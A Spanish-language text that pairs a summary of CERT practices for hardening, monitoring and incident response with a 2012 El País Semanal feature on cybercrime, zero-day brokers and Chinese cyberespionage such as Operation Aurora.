¿Quién tiene este problema? La respuesta es casi todo el mundo, cualquiera que use las infraestructuras de la tecnología de la información que están en red, distribuidas, heterogéneas necesita que se preocupe por mejorar la seguridad de los sistemas en red.

Ya sea que lo reconozcamos o no, las redes y los sistemas de la organización son vulnerables a los ataques internos y externos. Las organizaciones no pueden hacer negocios y crear productos sin una robusta infraestructura de TI. Una infraestructura TI vulnerable a los ataques de los intrusos no puede ser robusta. Además, los usuarios tienen una responsabilidad organizativa, ética, y con frecuencia legal de proteger los datos sensibles o la información que pueda ayudar a sus competidores. También deben proteger la reputación de sus organizaciones y sus socios comerciales. Todos ellos pueden verse seriamente comprometidos ante una intrusión exitosa.

II. El problema visto por los administradores

La información sensible de los sistemas y las redes puede verse comprometida por acciones maliciosas o involuntarias a pesar de los mejores esfuerzos de un administrador. Aún cuando los administradores saben qué hacer, a menudo no tienen el tiempo para tomar medidas; las preocupaciones operativas del día a día y la necesidad de mantener los sistemas de funcionamiento tienen prioridad sobre la seguridad de los sistemas.

Los administradores eligen la forma de proteger los activos, pero cuando los gerentes no son capaces de identificar los activos más importantes y la naturaleza de las amenazas en contra de ellos (como parte de una estrategia empresarial para la gestión de riesgos de seguridad de la información), entonces las protecciones que un administrador ofrece es probable que en el mejor de los casos sea arbitraria. Por desgracia, los gerentes a menudo no entienden que asegurar los activos es un proceso continuo y no es una solución para toda la vida. Como resultado, ellos no consideran este factor cuando asignan tiempo y recursos del administrador. Incluso si una organización decide externalizar los servicios de seguridad, probablemente seguirá siendo responsable del establecimiento y el mantenimiento de las configuraciones seguras y las operaciones de seguridad de los activos críticos.

La mayor parte de los administradores del sistema y de la red aprendieron cómo proteger y asegurar los sistemas consejos en experiencia y bien intencionados de sus compañeros, no por la consulta de un conjunto publicado de procedimientos que sirven como estándares de facto generalmente aceptados por la comunidad de administradores. Actualmente no existen estándares al respecto. Por estas razones, los administradores necesitan urgentemente de

prácticas de seguridad que sean fáciles de acceder, entender y aplicar. Las prácticas descritas en este documento están destinados a satisfacer esas necesidades.

Reconocemos que puede no ser práctico aplicar todas las medidas de una determinada práctica o incluso todas las prácticas. Los objetivos de negocios, las prioridades y la capacidad de una organización para administrar y tolerar el riesgo dicta dónde se debe gastar en recursos de TI y determinar las ventajas y desventajas entre la seguridad y la funcionalidad, la operatividad y la capacidad. Sin embargo, creemos que mediante la adopción de estas prácticas, un administrador puede actuar ahora para proteger contra las amenazas actuales, mitigar las amenazas futuras, y mejorar la seguridad general de los sistemas en red de la organización.

III. CERT – Estructura de las prácticas de seguridad

Elegimos los temas tratados por las prácticas de CERT y que definen su alcance para hacer frente al 75-80 por ciento de los problemas que se denuncian a la CERT/CC. Las prácticas se describen los pasos necesarios para proteger los sistemas y las redes de ataques maliciosos y accidentales. Cada práctica consta de una introducción y una serie de pasos prácticos que se presentan en el orden de aplicación recomendada. También hay una sección que describe las consideraciones de política (que se encuentra en las prácticas en el sitio web de CERT en http://www.cert.org/security-improvement/index.html) que complementa las medidas y ayuda a asegurar que se desplegarán con eficacia.

Todas las prácticas suponen la existencia de

- Objetivos y metas del negocio de las que derivan los requisitos de seguridad. Estos podrán exigir periódicamente la realización de un análisis de riesgos de la seguridad de la información y la evaluación para ayudar a establecer prioridades y formular estrategias de protección.
- Políticas de seguridad a nivel de organización y de sitio que se pueden seguir de acuerdo con los objetivos y metas de negocio y los requerimientos de seguridad. Si estas políticas de seguridad no existen en la actualidad, el desarrollo de ellas es reconocerlo como una tarea esencial y ponerlo en marcha. Charles Cresson Wood, entre otros, ha

preparado una extensa guía de referencia que describe todos los elementos de una política de seguridad de acuerdo con un lenguaje sencillo de políticas.

Las prácticas fueron escritas sin hacer referencia a ningún sistema operativo o una versión. Esto hace que los pasos de una determinada práctica sea todavía ampliamente aplicable y asegura que las prácticas serán útiles y mantendrán su relevancia mucho más tiempo que la versión actual de un sistema operativo. Los ejemplos de determinadas implementaciones de las prácticas de los sistemas operativos están disponibles en el sitio web de CERT (http://www.cert.org/security-improvement).

Las prácticas recomendadas para endurecer y asegurar los sistemas forman una base sólida mediante la creación de configuraciones seguras y el acceso a los activos de información (redes, sistemas, datos críticos, etc.). Si esto se hace correctamente y se mantiene, muchas de las vulnerabilidades comunes utilizadas por los intrusos son eliminadas. Siguiendo estas prácticas se puede reducir considerablemente el éxito de muchos ataques comunes y recurrentes. Las prácticas Preparar, detectar, responder y asumir asumen que las prácticas endurecer/garantizar se han aplicado y ofrecen una orientación acerca de qué hacer cuando algo sospechoso, inesperado o inusual ocurre.

A. Endurecer/Seguridad

Los sistemas comercializados por los fabricantes son muy útiles pero, por desgracia, a menudo contienen muchas debilidades cuando se mira desde una perspectiva de seguridad. Esta idea se representa como un queso suizo en la figura 1. Los fabricantes tratan de vender los sistemas que están listos para ser instalados y utilizados por sus usuarios. Los sistemas hacen lo que dicen, y vienen con la mayoría, si no todos, los servicios habilitados por defecto. Los fabricantes al parecer, desea reducir al mínimo las llamadas telefónicas a sus organizaciones de soporte y en general, adoptar una filosofía de "talla única" en relación con los sistemas que distribuyen. Por lo tanto, un administrador necesita primero redefinir la configuración del sistema para satisfacer los requerimientos de seguridad de la organización y las políticas para ese sistema.

Este paso producirá una configuración del sistema endurecida (segura) y un entorno operativo que se protege contra ataques conocidos para las que hay

definidas las estrategias de mitigación. Para completar este paso, siga las instrucciones de abajo en el orden indicado:

1. Instalar sólo la configuración mínima esencial del sistema operativo, es decir, sólo aquellos paquetes que contienen los ficheros y los directorios que se necesitan para operar el equipo.
2. Instalar los parches para corregir las deficiencias y vulnerabilidades conocidas. La instalación de los parches debe ser considerada una parte esencial de la instalación del sistema operativo, pero normalmente se realiza como un paso independiente.
3. Instalar las versiones más seguras y actualizadas de las aplicaciones del sistema. Es esencial que todas las instalaciones se realicen antes del siguiente paso, eliminando privilegios, como cualquier otra instalación realizada después de remover los privilegios, pueda deshacer esta eliminación y que da lugar a, por ejemplo, cambiar el modo de bits o las cuentas agregadas.
4. Quitar todos los privilegios y accesos y luego conceder (añadir de nuevo en) el privilegio y el acceso sólo cuando sea necesario, siguiendo el principio "denegar primero, y luego permitir."
5. Activar el mínimo tiempo posible la conexión que hace posible tener acceso a la información detallada (necesario en el caso del análisis en profundidad de una intrusión).

Prácticas para el endurecimiento y asegurar los servidores de uso general de la red (NS) y las estaciones de trabajo de usuario (UW) se muestran en la tabla 1 y se describen detalladamente en el sitio web de CERT.

Plan	Dirigido a cuestiones de seguridad en el plan de implementación del PC (NS, UW) Dirigido a los requisitos de seguridad cuando se seleccionan los servidores (NS)
Configurar	Mantener actualizados los Sistemas Operativos y el softwa-re de las aplicaciones (NS, UW) Instalar lo esencial en los sistemas del servidor (NS) Instalar lo esencial en los sistemas de las estaciones de trabajo (UW) Configurar los servicios de red de los usuarios para

	mejorar la seguridad (UW) Configurar los Pcs para la autenticación del usuario (NS, UW) Configurar los sistemas operativos con los apropiados controles de acceso a los objetos, dispositivos y ficheros (NS, UW) Configurar los Pcs para las copias de seguridad (NS, UW) Usar una configuración probada de modelo y un procedimiento seguro de replicación (UW)
Mantener	Proteger los Pcs de virus y amenazas similares (NS, UW) Configurar los Pcs para una administración remota segura (NS, UW) Autorizar solamente los apropiados accesos físicos a los Pcs (NS, UW)
Mejorar la sensibilización de los usuarios	Desarrollar e implantar una política aceptable de uso para las estaciones de trabajo (UW)

Tabla 1

Detalles adicionales de endurecimiento se puede encontrar en la implementación del CERT “Instalación y asegurar Solaris 2.6 servers”.

Configurar	Aislar el servidor web Configurar el servidor web con los controles apropiados de acceso a los objetos, dispositivos y ficheros Identificar y activar los mecanismos de registro específicos del servidor web Considerar las implicaciones de seguridad de los programas, scripts y plug-ins Configurar el servidor web para minimizar la funcionalidad de los programas, scripts y plug-ins Configurar el servidor web para las tecnologías de autenticación y encriptación
Mantener	Mantener la copia autorizada del contenido del sitio Web en un dispositivo seguro

Tabla 2

Las prácticas dirigidas a abordar detalles más específicos para asegurar los servidores web públicos (como la colocación de servidores web, las implicaciones de seguridad de los programas externos, y el uso de cifrado) se enumeran en la tabla 2 y se documentan en el sitio web de CERT.

Las prácticas que ofrecen orientación sobre la implementación de sistemas de cortafuegos (como la arquitectura y el diseño del cortafuegos, el filtrado de paquetes, los mecanismos de alerta, y la eliminación gradual de los nuevos cortafuegos en operación) se enumeran en la tabla 3 y se presentan en el sitio web del CERT. Las prácticas del servidor web público y el cortafuegos asumen que primero se ha configurado un servidor seguro de propósito general y luego se construye sobre él.

Preparar	Diseñar el sistema de cortafuegos
Configurar	Adquirir el software y el hardware para el cortafuegos Adquirir la formación, la documentación y el soporte del cortafuegos Instalar el software y el hardware para el cortafuegos Configuración del encaminamiento IP Configuración del filtrado de paquetes del cortafuegos Configuración de los registros del cortafuegos y de los mecanismos de alerta
Testear	Testear el sistema de cortafuegos
Desplegar	Instalar el sistema de cortafuegos Poner el sistema de cortafuegos en operación

Tabla 3

B. Preparar

La filosofía de la etapa de preparación gira sobre el reconocimiento de que existe un conjunto de vulnerabilidades que aún están por identificar. Esto requiere que un administrador esté en condiciones de reconocer cuando estas vulnerabilidades están siendo explotadas. Para soportar este reconocimiento, es de vital importancia caracterizar un sistema de forma que un administrador pueda entender cómo funciona en un entorno de producción. A

través de un examen detallado y el registro de un estado de referencia conocido y de los cambios previstos en la red, el sistema (incluyendo el núcleo), el proceso, el usuario, el fichero, el directorio, y los niveles de hardware, el administrador aprende el comportamiento esperado de un activo de información. Además el administrador y su gerente deben desarrollar políticas y procedimientos para identificar, instalar y entender herramientas para detectar y responder a las intrusiones antes de que se pongan en marcha estas políticas, procedimientos y herramientas.

Una manera de pensar acerca de la distinción entre la etapa de endurecimiento/seguridad y la parte de caracterización de la preparación es que los intentos de endurecimiento para resolver los problemas conocidos mediante la aplicación de soluciones conocidas, mientras que la caracterización ayuda a identificar nuevos problemas y formular nuevas soluciones. En el caso de la caracterización, los problemas son identificados a través de técnicas de detección basadas en anomalías, es decir las desviaciones de la conducta normal, por lo que las nuevas soluciones pueden ser formuladas y aplicadas. Las prácticas para la caracterización de los activos de información, la preparación para detectar los signos de intrusión, y la preparación para reaccionar ante ataques se enumeran en la tabla 4 y se describen con todo detalle en el sitio web del CERT.

Definir el nivel de preparación	Establecer las políticas y los procedimientos
Implementar los pasos de la preparación	Identificar la caracterización y otros datos para detectar las señales de un comportamiento sospechoso Gestionar los registros y otros mecanismos de recogida de datos Seleccionar, instalar y entender las herramientas para responder

Tabla 4

C. Detectar

Este paso se produce durante la monitorización de las transacciones realizadas por algún activo (por ejemplo, mira los registros producidos por un

sistema de cortafuegos o un servidor web público). El administrador observa algún comportamiento inusual, inesperado o sospechoso, aprende algo nuevo acerca de las características del activo, o recibe información de un estímulo externo (un informe de usuario, una llamada de otra organización, un aviso de seguridad o boletín). Estos indican o bien que algo necesita ser analizado más o que algo en el sistema ha cambiado o tiene que cambiar (un nuevo parche debe aplicarse, una versión nueva herramienta necesita ser instalado, etc.). El análisis incluye la investigación de un comportamiento inesperado o sospechoso que puede ser el resultado de una intrusión y la elaboración de unas primeras conclusiones, que son refinadas durante la etapa responder. Posibles cambios incluyen una serie de acciones de mejora (véase Mejorar) como

- Instalación de un parche (volver a endurecer)
- Actualización de la configuración de un logging, una recolección de datos, o un mecanismo de alerta
- Actualización de una línea de base de caracterización para añadir un comportamiento inesperado pero aceptable ahora o quitar un comportamiento que hasta ahora era aceptable
- Instalación de una nueva herramienta

Las prácticas se enumeran en la tabla 5 para la detección de signos de intrusión en herramientas de detección, redes, sistemas (incluidos los procesos y el comportamiento de los usuarios), el rendimiento de la red y del sistema, los ficheros y los directorios, el hardware y el acceso a los recursos físicos. Estas prácticas se describen detalladamente en el sitio web de CERT.

Integridad del software de la detección de intrusos	Asegurar que el software utilizado para examinar los sistemas no está comprometido
Comportamiento de las redes y los sistemas	Monitorizar e inspeccionar las actividades de la red Monitorizar e inspeccionar las actividades del sistema Inspeccionar los ficheros y los directorios de cambios inesperados
Formas físicas de intrusión	Investigar hardware no autorizado conectado a

	la red Buscar señales de accesos no autorizados a los recursos físicos
Seguimiento	Revisar los informes y eventos de comportamiento sospechoso del sistema y de la red Tomar las acciones apropiadas

Tabla 5

D. Responder

En este paso, un administrador analiza además el daño causado por una intrusión (incluido el alcance y los efectos de los daños), contiene estos efectos en la medida de lo posible, los trabajos para eliminar el futuro acceso del intruso, y devuelve los activos de información devuelve a un estado conocido operativo. Tal vez sea posible hacer este paso mientras continúa el análisis.

Otras partes que pueden ser afectadas son notificadas, y la evidencia es recogida y protegida en el caso que debería ser necesario poner en marcha procedimientos legales contra el intruso. Las prácticas Responder se enumeran en la tabla 6 y se describen en el sitio web de CERT.

Manejar	Analizar toda la información disponible Comunicarse con las partes interesadas Recoger y proteger la información Contener una intrusión Eliminar todas las formas de acceso de los intrusos Devolver los sistemas a la operación normal
Mejorar	Implementar las lecciones aprendidas

Tabla 6

E. Mejorar

Normalmente las acciones de mejora ocurren a raíz de una detección y una actividad de respuesta. Además de las mencionadas en detectar, las acciones de mejora pueden incluir

- Más comunicación con las partes afectadas
- Llevando a cabo una reunión post mortem para identificar las lecciones aprendidas
- Actualización de las políticas y los procedimientos
- Actualización de las configuraciones de la herramienta y seleccionar nuevas herramientas
- La recogida de las medidas de los recursos requiere hacer frente a la intrusión y otra información de seguridad empresarial

Las acciones de mejora pueden hacer revisar las prácticas Endurecer/seguridad, preparar y detectar.

50. Ciberespionaje. El País Semanal 17 Junio 2012

El delito cibernético mueve ya más de 240.000 millones de euros al año. Y muestra la vulnerabilidad de todos nosotros, cada día más dependientes de los dispositivos electrónicos. Además, una amenaza descomunal se cierne sobre Occidente: el espionaje de la tecnología de las grandes empresas desde países asiáticos, sobretodo China. Viajamos de Barcelona a Moscú y Bangkok por los callejones más oscuros de la Red.

La última nevada de la primavera que cae sobre Moscú obliga a saltar por entre los charcos antes de ganar el cobijo de uno de esos edificios muy próximos al mal gusto que tan habituales son en la capital rusa. En su interior, la compañía Kaspersky Lab, uno de los líderes mundiales en soluciones de seguridad informática, despliega su base de operaciones a lo largo y ancho de un puñado de plantas cuyo acceso restringido está custodiado por fornidos centinelas. Lucen musculatura generosa, mirada severa y corte de pelo militar. La férrea seguridad confirma que dentro se libra una guerra. Una cruzada silenciosa, pero sin cuartel, contra la delincuencia en Internet, el mayor enemigo de la revolución tecnológica del siglo XXI.

Un millar de jóvenes, la mayoría ingenieros, trabajan coordinada y disciplinadamente con la mirada fija en sus terminales informáticos. Se muestran casi abducidos por dos pantallas de fondo negro y caracteres verdes que componen el código de los virus informáticos que destripan y descifran hasta el tuétano para después combatirlos. Cada día reciben 50.000 gusanos informáticos desde todos los rincones del mundo. "Nada de fotos aquí", lanza una de las personas que nos guía por las entrañas de la empresa.

Nadie diría que esos expertos son la última trinchera defensiva para millones de personas de todo el mundo que, con nuestra ingenuidad, servimos en bandeja de plata un negocio extraordinariamente lucrativo a bandas criminales organizadas que aprovechan el camuflaje de Internet para hacerse de oro. El delito cibernético es ya un filón de tal calibre que Symantec, el coloso estadounidense del sector, aseguró el pasado año que podría estar moviendo globalmente alrededor de 388.000 millones de dólares (algo más de 241.000

millones de euros) por todos los conceptos. Más incluso que el comercio prohibido de estupefacientes.

Interpol, que centralizará su lucha contra el cibercrimen en una sede que inaugurará en Singapur en 2014, va incluso más lejos. Su presidente, Khoo Boon Hui, declaró el pasado mes en Tel Aviv que el cibercrimen "tiene en Europa un coste de 750.000 millones de euros al año". Aunque medir el fenómeno en un cálculo fiel no es empresa fácil, muy pocos dudan de que hemos construido nuestro futuro sobre una tecnología que no somos realmente capaces de proteger. La informática en nube, la expansión planetaria de redes sociales como Facebook, Renren o Twitter y, en general, la creciente e imparable conectividad tecnológica que domina nuestras vidas agravarán un problema que amenaza con descontrolarse. El robo de tarjetas de crédito, datos o identidades, el fraude bancario, los spam masivos y el chantaje son solo algunos ejemplos que dan fe de lo fértil que resulta Internet para el delito. Los criminales actúan con la impunidad que les permite el anonimato. No necesitan esconderse en selvas tropicales latinoamericanas o en desiertos de Oriente Próximo. Están por todas partes y sus víctimas somos todos.

Eugene Kaspersky, de 47 años y fundador de la empresa que lleva su nombre, echa un vistazo a su correo electrónico para certificarlo. "Esta mañana he recibido 60 correos electrónicos y otros 400 spam (no deseados)", explica este ingeniero matemático cuya fortuna personal asciende a 800 millones de dólares, según la revista Forbes. Una gran pantalla con gráficos junto a su despacho registra el número de mensajes de spam que reciben los servidores de la compañia: 10 millones cada día - o, lo que es lo mismo, un 99% de su tráfico total -, que provienen en su mayoría de India y América Latina. "Este sector es muy interesante porque luchas contra los malos, algunos de los cuales son muy profesionales y sofisticados. Es como un deporte", añade, entre risas, el zar del Internet ruso.

Pero es un juego sucio que, con la salvedad de los casos que han hecho mundialmente famoso a Anonymous, está siendo perpetrado por auténticas organizaciones criminales. Nada de idealistas instalados en un garaje que persiguen el reto intelectual de hackear una red informática. Al contrario, puro hampa cuyas conexiones van desde el tráfico de drogas hasta la venta ilegal de armas, y que ahora han encontrado en la Red una nueva forma de lucrarse. Según los cálculos que arroja la base de datos de Kaspersky, habría

en el mundo entre 1.500 y 3.000 mafias desarrollando códigos maliciosos -o virus- para infectar equipos y robar todo cuanto sea convertible en dinero. Y, para los que no tienen capacidad para programar, toda esa munición cibernética está a la venta en el mercado negro.

En los años noventa, las mafias de la llamada "escuela rusa" fueron las pioneras. El negocio ilegal floreció gracias al uso de hostings a prueba de balas, esto es, dominios ubicados en países como Rusia, Ucrania, China o Nigeria, donde ser rastreados era prácticamente imposible por la escasa colaboración jurídica y policial de esas naciones. Pero en la actualidad ya no monopolizan el negocio. Una nueva oleada de cibercriminales oriundos de las favelas de Brasil y otros puntos de América Latina persigue su parte del pastel. Son jóvenes con conocimientos informáticos y todo un arsenal cibernético en la Red a su disposición, al que se accede por invitación a través de cientos de foros.

"En el mercado negro está todo. Puedes alquilar miles de ordenadores previamente infectados para poner tu código malicioso y que te lleguen las tarjetas de crédito. De hecho, se puede comprar cualquier cosa. Pagas una cantidad y te olvidas de todo. Lo que pesques es para ti", apunta en Barcelona Vicente Díaz, analista de Kaspersky y uno de los mayores expertos españoles en seguridad informática. El beneficio potencial es una mera cuestión de probabilidad. Según Panda Security, un 35,5% de los ordenadores mundiales están infectados por software malicioso. En España, casi cuatro de cada diez ordenadores estarían envenenados, el séptimo país en el ranking mundial. El jugoso botín que se esconde tras semejante plaga es la información, que se vende y revende en Internet con distintos fines y precios.

La jugada perfecta es la infección a gran escala de equipos. Se instalan troyanos, gusanos y virus en equipos ajenos para tomar su control y poder sustraer desde contraseñas y cuentas bancarias hasta datos de Facebook, fotos o direcciones de correo electrónico. Imagine un ladrón entrando en su vivienda y robando todo cuanto tiene, desde las joyas de la familia hasta las fotos más íntimas. Súmele al truhán la capacidad de explotar esa información mediante un cruce de datos tan minucioso que le hace capaz de convertirse en usted, de personificarle, en el mundo digital. Y ello sin que usted repare lo más mínimo en lo que está sucediendo.

Aunque actualmente lo más lucrativo es el robo de identidades, en la industria aseguran que el futuro del negocio está, sin duda, en los teléfonos móviles. "Por desgracia, somos muy reaccionarios. Vamos con cuidado con los ordenadores, pero no pensamos que los teléfonos pueden ser una fuente de fraude", añade Díaz. La vulnerabilidad de los móviles quedó pública y convenientemente contrastada con el hackeo de las fotos de Scarlett Johansson desnuda que la actriz guardaba en su iPhone. Según una estimación del US Census Bureau y Forrester Research mencionada en un informe de la empresa tecnológica Cisco, en 2003 había en el mundo 500 dispositivos electrónicos, uno por cada 10 personas. En 2010, dicho número se disparó hasta los 12.500 millones; o sea, casi 2 por habitante del planeta. Según esas estimaciones, esa cifra se doblará en 2015 y alcanzará los 50.000 millones de terminales en 2050.

Cada uno de esos dispositivos conectados a Internet supone una oportunidad, porque realizar un ataque es un acto relativamente sencillo. La clave es explotar una vulnerabilidad, que no es otra cosa que tener acceso a equipos a través de un agujero en el software. Y siempre los hay, porque no existen programas perfectos. "Es como si en una casa compuesta de mil puertas olvidas cerrar una. Los malos, cuando van a la casa, saben que necesitan tiempo, pero que tarde o temprano encontrarán la que está abierta", nos había dicho Eugene Kaspersky en Moscú. El mercado clandestino ofrece un elenco infinito de puertas abiertas en los programas de Microsoft, Apple, SAP o Acrobat que sirven para sabotearlos y penetrar en los sistemas. El precio de dichas vulnerabilidades pierde valor comercial a medida que las compañías parchean los fallos descubiertos. Las más valiosas - y caras - son las llamadas vulnerabilidades zero-day, esto es, las que no son de dominio público.

La ley de la oferta y la demanda ejerce entonces su implacable ministerio: por una vulnerabilidad desconocida en Adobe Reader, el mercado paga hasta 30.000 dólares; el doble, por una en Android, utilizado en dispositivos Samsung; hasta 120.000 dólares, por una en Windows, y más de 250.000 dólares, por una en IOS, el sistema operativo de Apple. Ello ha puesto en fila india a un ejército de expertos informáticos que aspiran a combinar su conocimiento y constancia con un golpe de fortuna para hacer saltar por los aires alguno de los softwares más utilizados del mundo. Para muchos es incluso un modus vivendi. Como un hacker que pide ser identificado con el sobrenombre de The Grugq y a quien entrevistamos en Bangkok. Tiene "alrede-

dor de 30 años", nació en Sudáfrica y creció en EE UU e Inglaterra. Se define a sí mismo como un broker. Y por ese trabajo llega a ganar anualmente, según dice, cientos de miles de dólares. Pero no lo imaginen como a un elegante corredor de seguros. Acude a la cita en un mediocre restaurante chino de la capital tailandesa con una hora de retraso, ataviado con un bañador largo y una mochila a la espalda. Nadie diría que este pelirrojo es la pieza clave que enlaza a hackers y compradores, fundamentalmente Gobiernos y empresas militares y de inteligencia, en la adquisición de armas digitales. Ni que por ello se lleva comisiones de entre el 20% y 30% de transacciones que pueden sobrepasar el medio millón de dólares. "Si dedicas una tarde de domingo a trabajar delante del ordenador, mil dólares no está mal. Pero si tienes que pasar tres semanas desarrollando una vulnerabilidad, esperas algo más que eso, porque no compensa la inversión", explica, para justificar las cifras que se manejan en un sector en el que destacan la empresa francesa Vupen u otras como iDefense o Endgame.

Un poco más relajado, tras una hora de entrevista en la que se le percibe bastante tenso -"este es un negocio peligroso", justifica-, asegura que "no media en transacciones con China o con países de Oriente Próximo" por una serie de razones. "Los chinos, por una parte, pagan poco. Pero, además, Estados Unidos considera este acto como ayuda al enemigo [se refiere a China], y eso te convierte en enemigo de Estados Unidos. Llegado a este punto, el riesgo excede de lejos cualquier recompensa económica"; aduce. Sin embargo, admite que "cuando el producto ha sido vendido pierdes el control sobre él". Así que, pese a la ética, es imposible controlar si lo que suministra sirve a dictaduras para penetrar en las BlackBerry de disidentes o para espiar al contrincante en una campaña política democrática.

Con todo, disponer de una vulnerabilidad no siempre es suficiente para realizar un ataque. Normalmente, este exige una combinación de dos factores: uno técnico - la vulnerabilidad, la puerta abierta - y otra humano que requiere de nuestra inestimable complicidad, mayormente el abrir un correo con un documento adjunto infectado. Hoy día, por el auge de las redes sociales y la gran cantidad de información que proyectamos en ellas, el flanco humano es ahora más débil que nunca. O dicho de otro modo: a través de Internet, cualquier delincuente que se lo proponga y dedique cierto tiempo puede saber tanto acerca de cada uno de nosotros, que podría usar esa información para engañarnos fácilmente. Un engaño que consiste en fabricar un

correo creíble que provenga de alguien de confianza, ya sea un familiar, un amigo o un colega de trabajo, y esperar que mordamos el anzuelo.

"El propósito es crear confianza y luego robar los datos", nos explica Shane MacDougall, socio de Tactical Intelligence Incorporated, una empresa estadounidense que recopila información en la Red para agencias de inteligencia y gubernamentales de Estados Unidos. En un receso en la conferencia Black Hat de Amsterdam, donde docenas de expertos en seguridad informática de todo el mundo se reúnen para presentar y disertar acerca de los últimos descubrimientos o modas cibernéticos, Shane MacDougall revela que ahora puede tener el perfil de una persona en cuestión de horas, cuando antes necesitaba meses. "Es increíble la cantidad de información que la gente es capaz de poner en Internet. El impacto de la ingeniería social es devastador, porque puedes crear conexiones firmes y crear confianza sin dejar rastro. No se trata de ordenadores atacando a ordenadores, sino de hackers atacando a humanos".

Esa información, que se compila a través de aplicaciones que peinan todas las redes sociales, tanto de la persona objeto de la exploración como de sus familiares, amigos y colegas, es valiosísima en manos de los atacantes porque les permite dirigir y personalizar los ataques. En la nueva "aldea global" - cuya integración y dinamismo supera a la descrita por Marshal MacLuhan -, la información es, más que nunca, poder. Un poder que sirve a los propósitos de los actores cibernéticos que aspiran a robar algo con más valor añadido que los datos personales: los secretos mejor guardados de las corporaciones empresariales. El ciberespionaje industrial.

Comprender esta premisa es fundamental para entender por qué la empresa que más información -¿y poder?- maneja decidió en 2010 replegar velas en China, el mayor mercado de Internet del mundo. En enero de ese año, Google anunció que dejaba de filtrar las búsquedas en su portal chino (Google.cn) como consecuencia de una serie de ataques lanzados desde el país asiático contra sus sistemas. Aquella decisión fue el primer paso hacia su inexorable retirada. ¿Qué sucedió para que Google forzara el choque frontal con el régimen chino, pese a invertir en China miles de millones de dólares desde 2006? ¿La empresa del No seas malvado se había replanteado de repente su política de aceptar la censura imperante en el país asiático? ¿Qué había motivado ese "cambio de estrategia"? Nadie fuera de la cúpula

de la compañía sabe con certeza cuál fue el anzuelo. Con total seguridad se trató de algo mucho más sofisticado que la clásica notificación que todos ustedes reciben habitualmente por parte de supuestos banqueros nigerianos para cobrar fortunas. Quizá fuera un e-mail con un documento adjunto en formato PDF que pronosticaba los resultados financieros del próximo trimestre. O un correo electrónico detallando, en un archivo de Word, la agenda de reuniones para la semana entrante. Acaso se trató tan solo de un link enviado desde la dirección de un amigo íntimo que redirigía a una web con las mejores bodegas de Sonoma Valley, si es que la víctima es amante de los vinos californianos. Lo que sí se sabe es que fue un ataque personalizado a una veintena de ejecutivos de la compañía y que uno mordió el anzuelo. Fue a través de ese error humano - ese e-mail abierto y aquel link pinchado o documento abierto - que los orquestadores de la Operación Aurora lograron penetrar en el corazón de la empresa más poderosa de Internet a finales de 2009.

Con un pie dentro, la maquinaria ideada por los hackers se puso en marcha. El error humano había permitido colocar un caballo de Troya. Pero eso no bastaba. Había que extraer la información a través de un canal de comunicación seguro y discreto. Y fue una vulnerabilidad de Internet Explorer lo que permitió el desangre. Los piratas aprovecharon el fallo del navegador de Microsoft para crear una conexión encriptada por la que fluyó la transferencia de gigabytes de datos, durante meses y de forma totalmente subrepticia. Imaginen una fila de decenas de furgonetas saliendo las 24 horas del día de los locales de Google cargadas de documentos con información estratégica. Y nadie reparó en ello.

Los atacantes tuvieron acceso hasta lo más profundo de las entrañas del sistema, robando al menos una parte del código fuente de Google, algo así como el ADN de la compañía. Pero su ambición no se limitó al buscador estadounidense. En una acción coordinada y ejecutada supuestamente desde dos centros de enseñanza chinos con vínculos con el Ejército (Shanghai Jiao Tong University y Lanxiang Vocational School), fueron decenas - algunas fuentes hablan, incluso, de miles - las empresas estadounidenses que, como Dow Chemical, Symantec, Adobe, Yahoo, Lockheed Martin o Northrop Grumman, sufrieron un robo masivo de propiedad intelectual en el marco de la Operación Aurora. En San Francisco, cuna tecnológica de Estados Uni-

dos, el robo sistemático del que son objeto ha puesto en guardia a todas sus empresas. Pero nadie se siente cómodo hablando de ello.

Por ello, se percibe cierta tensión cuando Dmitri Alperovitch aparece en el lobby de un lujoso hotel de la ciudad californiana nos invita a subir a su suite. Fueron necesarios muchos correos electrónicos para que uno de los hombres que más saben de los entresijos del ciberespionaje chino aceptara recibirnos. "I am happy to help, D.", nos respondió, prestándose, escueto, a ayudarnos tras semanas persiguiéndole. Su actitud era la habitual entre las pocas personas que comprenden realmente lo que está sucediendo. El robo a gran escala de propiedad intelectual occidental por parte de China es la cuestión más sensible de cuantas rodean los peligros de la Red. Para el periodista es una pelea constante por conseguir testimonios: afectados, analistas, expertos, políticos e, incluso, las principales espadas del sector - Symantec, McAfee - rechazaban una y otra vez responder a nuestras preguntas sobre este tema específico. La propia Google echó balones fuera aduciendo que no quería "inyectar especulaciones". Por eso, el tes timonio de Alperovitch merecía cruzar el Pacífico para entrevistarle en persona.

"Hace años que se llevan a cabo este tipo de actividades contra el sector comercial. Pero hasta 2009 o 2010 la mayoría de empresas simplemente no eran conscientes, no querían saber o no querían hablar de ello. El caso Google fue lo que abrió el debate", explica quien fuera vicepresidente de la división de investigación de amenazas de McAfee Labs. Este joven de inconfundibles rasgos rusos - pelo rubio, mandíbula ancha - ha capitaneado durante años investigaciones sobre los ataques contra empresas estadounidenses y es el autor del informe más comprometedor para China, el célebre Revealed: Operation Shady RAT. Publicado en 2011, destapó el mayor ataque hasta la fecha contra entidades de todo el planeta: más de 70 organismos públicos - entre ellos, el Comité Olímpico Internacional, Naciones Unidas y los Gobiernos de India, Estados Unidos y Vietnam – y privados de sectores estratégicos como la energía o las telecomunicaciones fueron infiltrados durante meses por hackers chinos.

"Con aquel estudio quisimos hacer público lo que está sucediendo. Se trata de un asunto de seguridad nacional, no solo para Estados Unidos, sino para el mundo occidental. Porque están robando toda esa propiedad intelectual, y nuestras economías se basan en eso, en el conocimiento. Ya hemos perdido

toda la manufactura en favor de China, y eso no va a volver. Si nuestras economías también pierden la ventaja que proporciona el conocimiento, ¿qué nos quedará? Acabaremos todos trabajando en McDonalds", argumenta. "La preocupación entre la clase empresarial es enorme. Hay mucha frustración. Nadie sabe qué hacer, porque es tan persistente... Y es una situación similar al desafío lanzado por el terrorismo: para protegerte necesitas acertar al cien por cien, pero ellos solo tienen que acertar una vez. Y suelen triunfar a la primera, no necesitan cien intentos".

